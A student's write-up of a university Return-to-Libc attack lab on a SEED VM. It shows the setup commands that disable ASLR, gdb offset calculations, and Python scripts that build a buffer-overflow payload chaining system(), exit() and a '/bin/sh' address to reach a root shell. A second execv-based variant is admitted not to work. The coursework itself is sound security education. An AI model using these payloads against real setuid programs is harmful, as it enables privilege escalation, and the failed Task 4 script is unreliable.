CSE-343 | Return to Libc Attack Lab

Marc Soda Jr

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
Contents

Setup:

- Ran sudo sysctl -w kernel.randomize$_{\text{vaspace}}$=0
- Ran sudo ln -sf /bin/zsh /bin/sh
- Ran export MYSHELL=/bin/sh

Task 1: Finding the address of libc functions:



- Address of system: 0xf7e10420
- Address of exit: 0xf7e02f80

Task 2: Putting the shell string in the memory:

```
seed@VM:~/.../labsetup$ cat getshell.c
void main(){
        char* shell =
                getenv("MYSHELL");
        if (shell)
                printf("%x\n", (unsigned int)shell);
}
seed@VM:~/.../labsetup$ gcc -m32 -DBUF_SIZE=12 -fno-stack-protector -z noexecstack -o getsh getshell.c
getshell.c: In function 'main':
getshell.c:3:3: warning: implicit declaration of function 'getenv' [-Wimplicit-function-declaration]
    3 |   getenv("MYSHELL");
      |   ^~~~~~
getshell.c:3:3: warning: initialization of 'char *' from 'int' makes pointer from integer without a cas
getshell.c:5:3: warning: implicit declaration of function 'printf' [-Wimplicit-function-declaration]
    5 |   printf("%x\n", (unsigned int)shell);
      |   ^~~~~~
getshell.c:5:3: warning: incompatible implicit declaration of built-in function 'printf'
getshell.c:1:1: note: include '<stdio.h>' or provide a declaration of 'printf'
  +++ |+#include <stdio.h>
    1 | void main(){
seed@VM:~/.../labsetup$ ./getsh
ffffdc8a
seed@VM:~/.../labsetup$
```

- Address of shell: 0xffffdc8a
- There are, however, some complications with this address that I will hit on later.

Task 3: Launching the attack:

- Getting X, Y, and Z.

```
Legend: code, data, rodata, value
15          asm("movl %%ebp, %0" : "=r" (framep));
gdb-peda$ p ebp
No symbol "ebp" in current context.
gdb-peda$ p $ebp
$1 = (void *) 0xffffd618
gdb-peda$ p &buffer
$2 = (char (*)[12]) 0xffffd600
gdb-peda$ p/d 0xffffd618 - 0xffffd600
$3 = 24
gdb-peda$
VM 1:gdb* 2:vim-
```


  - We need to know the distance between ebp and buffer to know the relative location of Y. We know the relative distance between Y and Z (system and exit) is 4 bytes and the relative distance between Z and X (exit and shell) is 4 bytes. As you can see, the distance between ebp and the buffer is 24 bytes which means system starts at 28, exit is at 32, and shell is at 36.

```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 36
#sh_addr = 0xffffd6da         # The address of "/bin/sh
sh_addr = 0xFFFFDC8a         # The address of "/bin/sh
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 28
system_addr = 0xf7e10420   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 32
exit_addr = 0xf7e02f80     # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

- All offsets and memory locations have been filled in the exploit program as stated above, however there is a problem with one of the memory locations:

```
seed@VM:~/.../labsetup$ python3 exploit.py
seed@VM:~/.../labsetup$ ./retlib
Address of input[] inside main():  0xffffd680
Input size: 300
Address of buffer[] inside bof():  0xffffd650
Frame Pointer value inside bof():  0xffffd668
zsh:1: no such file or directory: in/sh
seed@VM:~/.../labsetup$
```

- The error messages says that zsh cannot find 'in/sh'. We are trying to hit '/bin/sh' which means we are missing two characters. To solve this issue I subtracted 2 from the shell address (changed 0xffffdc8a to 0xffffdc88). After running it again, we get:



- We made it to a root shell. The attack was successful.

Task 4: Defeat Shell's countermeasure.

- Ran 'sudo ln -sf /bin/dash /bin/sh'
- I edited the provided code for grabbing addresses of env vars to get /bin/bash and -p

```
seed@VM:~/.../labsetup$ cat getshell.c
void main(){
        char* shell =
                getenv("MYSHELL");
        if (shell)
                printf("%x\n", (unsigned int)shell);

        char* bash =
                getenv("SHELL");
        if (shell)
                printf("%x\n", (unsigned int)bash);

        char* ploc =
                getenv("PLOC");
        if (shell)
                printf("%x\n", (unsigned int)ploc);

        char* zsh =
                getenv("ZSHH");
        if (shell)
                printf("%x\n", (unsigned int)zsh);

}
seed@VM:~/.../labsetup$ ./prtenv
ffffdc42
ffffdc30
ffffdcc9
ffffdc74
```

```python
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 36
sh_addr = 0xffffdc42          # The address of "/bin/bash
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 28
execv = 0xf7e974b0      # The address of execv
content[Y:Y+4] = (execv).to_bytes(4,byteorder='little')

Z = 32
exit_addr = 0xf7e02f80      # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')



B = 44 #these 4 bytes are the address of /bin/sh
content[B:B+4] = (sh_addr).to_bytes(4,byteorder='little')

P = 48 #these 4 bytes are the address of '-p'
p_addr = 0xffffdcc9
content[P:P+4] = (p_addr).to_bytes(4,byteorder='little')

Z4 = 52 #these 4 bytes are 0s
content[Z4:Z4+4] = bytearray(b'\x00'*4)



# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

- I was unable to get this to work. I am sure I added the addresses in the correct order. I believe my error is in the offset between the first arg of execv and the argv array. I am pretty sure I'm on the right track. Py piazza post was not answered in time so I was unable to complete the assignment.